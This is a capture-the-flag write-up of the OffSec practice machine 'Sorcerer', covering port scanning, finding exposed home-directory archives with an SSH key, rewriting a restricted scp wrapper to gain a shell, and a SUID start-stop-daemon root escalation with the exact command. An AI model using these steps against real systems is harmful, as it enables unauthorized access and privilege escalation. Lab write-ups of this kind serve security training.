OffSec™

The Path to a Secure Future™


OffSec Practice

Sorcerer(Intermediate)

Alif


Enumeration

Nmap




```
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Sun Jan 14 21:44:54 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,80,111,2049,7742,4
1637,42193,59253 -oA nmap.out 192.168.180.100
Nmap scan report for sorcerer.offsec (192.168.180.100)
Host is up (0.17s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 81:2a:42:24:b5:90:a1:ce:9b:ac:e7:4e:1d:6d:b4:c6 (RSA)
|   256 d0:73:2a:05:52:7f:89:09:37:76:e3:56:c8:ab:20:99 (ECDSA)
|_  256 3a:2d:de:33:b0:1e:f2:35:0f:8d:c8:d7:8f:f9:e0:0e (ED25519)
80/tcp    open  http     nginx
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  3           2049/udp   nfs
|   100003  3,4         2049/tcp   nfs
|   100005  1,2,3      41637/tcp   mountd
|   100005  1,2,3      52180/udp   mountd
|   100021  1,3,4      42193/tcp   nlockmgr
|   100021  1,3,4      58389/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/udp   nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
7742/tcp  open  http     nginx
|_http-title: SORCERER
41637/tcp open  mountd   1-3 (RPC #100005)
42193/tcp open  nlockmgr 1-4 (RPC #100021)
59253/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 14 21:45:15 2024 -- 1 IP address (1 host up) scanned in 21.45 seconds
```

Port 80(HTTP):



404 Not Found

Dirsearch came up with nothing interesting:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Sorcerer]
└─$ dirsearch -u http://192.168.180.100/ -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-smal
l.txt -o dirbustersmall
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
 See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 87649

Output File: dirbustersmall

Target: http://192.168.180.100/

[21:20:29] Starting:

Task Completed
```

Port 80 seems to be a bust

Port 111(RPC)

- Nothing interesting found here

Port 7742(HTTP)



Control Panel


Username

Enter Username

Password


Enter Password

- I have no credentials to use for this
- After using nikto, came across something interesting:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Sorcerer]
└─$ nikto -h http://192.168[redacted]:7742/
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(kali㉿kali)-[~/Desktop/offsecLab/Sorcerer]
└─$ nikto -h http://192.168[redacted]:7742/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168[redacted]
+ Target Hostname:    192.168[redacted]
+ Target Port:        7742
+ Start Time:         2024-01-14 21:47:16 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /zipfiles/: Directory indexing found.
+ /zipfiles/: This might be interesting.
^C
```


- After going to the /zipfiles directory came upon these zip files that can be downloaded:



Index of /zipfiles/


```
../
francis.zip                                        24-Sep-2020 19:27              2834
max.zip                                            24-Sep-2020 19:27              8274
miriam.zip                                         24-Sep-2020 19:27              2826
sofia.zip                                          24-Sep-2020 19:27              2818
```

- After downloading the max home directory, there are a few interesting files and folders



```
┌──(kali㉿kali)-[~/…/offsecLab/Sorcerer/home/max]
└─$ ls -la
total 32
drwxr-xr-x 3 kali kali 4096 Jan 14 22:45 .
drwxr-xr-x 3 kali kali 4096 Jan 14 22:43 ..
-rw-r--r-- 1 kali kali  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 kali kali 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 kali kali  807 Apr 18  2019 .profile
-rwxr-xr-x 1 kali kali  126 Jan 14 22:45 scp_wrapper.sh
drwxr-xr-x 2 kali kali 4096 Jan 14 23:00 .ssh
-rw-r--r-- 1 kali kali 1991 Sep 24  2020 tomcat-users.xml.bak
```


- When checking the scp wrapper, it says this:



```
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
 'scp'*)
    $SSH_ORIGINAL_COMMAND
    ;;
 *)
    echo "ACCESS DENIED."
    scp
    ;;
esac
```


- It seems that if we login as max, we can only run the scp command, so might need to update this and send it back to the host through scp

Updated code:




```
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
 'bash'*)
    $SSH_ORIGINAL_COMMAND
    ;;
 *)
    echo "test"
    bash
    ;;
esac
```

- Changed the case to bash so that it can be included and added an echo “test” for troubleshooting any issues
- Moved the code to the .ssh folder and tried to move it to the host



```
┌──(kali㉿kali)-[~/…/Sorcerer/home/max/.ssh]
└─$ scp -i id_rsa ./authorized_keys max@192.168.180.100:/home/max/.ssh/authorized_keys
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.
```


- It seems that the command is having issues with outputs
- So i changed the command to force nothing into the output of the scp command



```
┌──(kali㉿kali)-[~/…/Sorcerer/home/max/.ssh]
└─$ scp -O -i id_rsa ./authorized_keys max@192.168.180.100:/home/max/.ssh/authorized_keys
authorized_keys                                                100%  738     4.5KB/s   00:00
```

Getting the shell

- After sending the updated code to the host, I was able to get the ssh




```
┌──(kali㉿kali)-[~/…/Sorcerer/home/max/.ssh]
└─$ ssh -i id_rsa max@192.168.180.100
max@sorcerer:~$ ls
scp_wrapper.sh  tomcat-users.xml.bak
max@sorcerer:~$ ls -la
total 32
drwxr-xr-x 3 max  max  4096 Sep 24  2020 .
drwxr-xr-x 7 root root 4096 Sep 24  2020 ..
-rw-r--r-- 1 max  max   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 max  max  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 max  max   807 Apr 18  2019 .profile
-rwxr-xr-x 1 max  max   133 Sep 24  2020 scp_wrapper.sh
drwx------ 2 max  max  4096 Sep 24  2020 .ssh
-rw-r--r-- 1 max  max  1991 Sep 24  2020 tomcat-users.xml.bak
```

- With this i can get the user flag with: cat /home/dennis/local.txt


Privilege Escalation

- Used find to get the files that have the SUID set and found one interesting one:



```
max@sorcerer:/home/dennis$ find / -perm -u=s 2>/dev/null
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- And when checking in GTFO bins, got this priv escalation command




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which start-stop-daemon) .

./start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
```

- I used this to get the root shell:



```
max@sorcerer:/usr/sbin$ ./start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
# id
uid=1003(max) gid=1003(max) euid=0(root) groups=1003(max)
# cd /root
# ls
proof.txt
```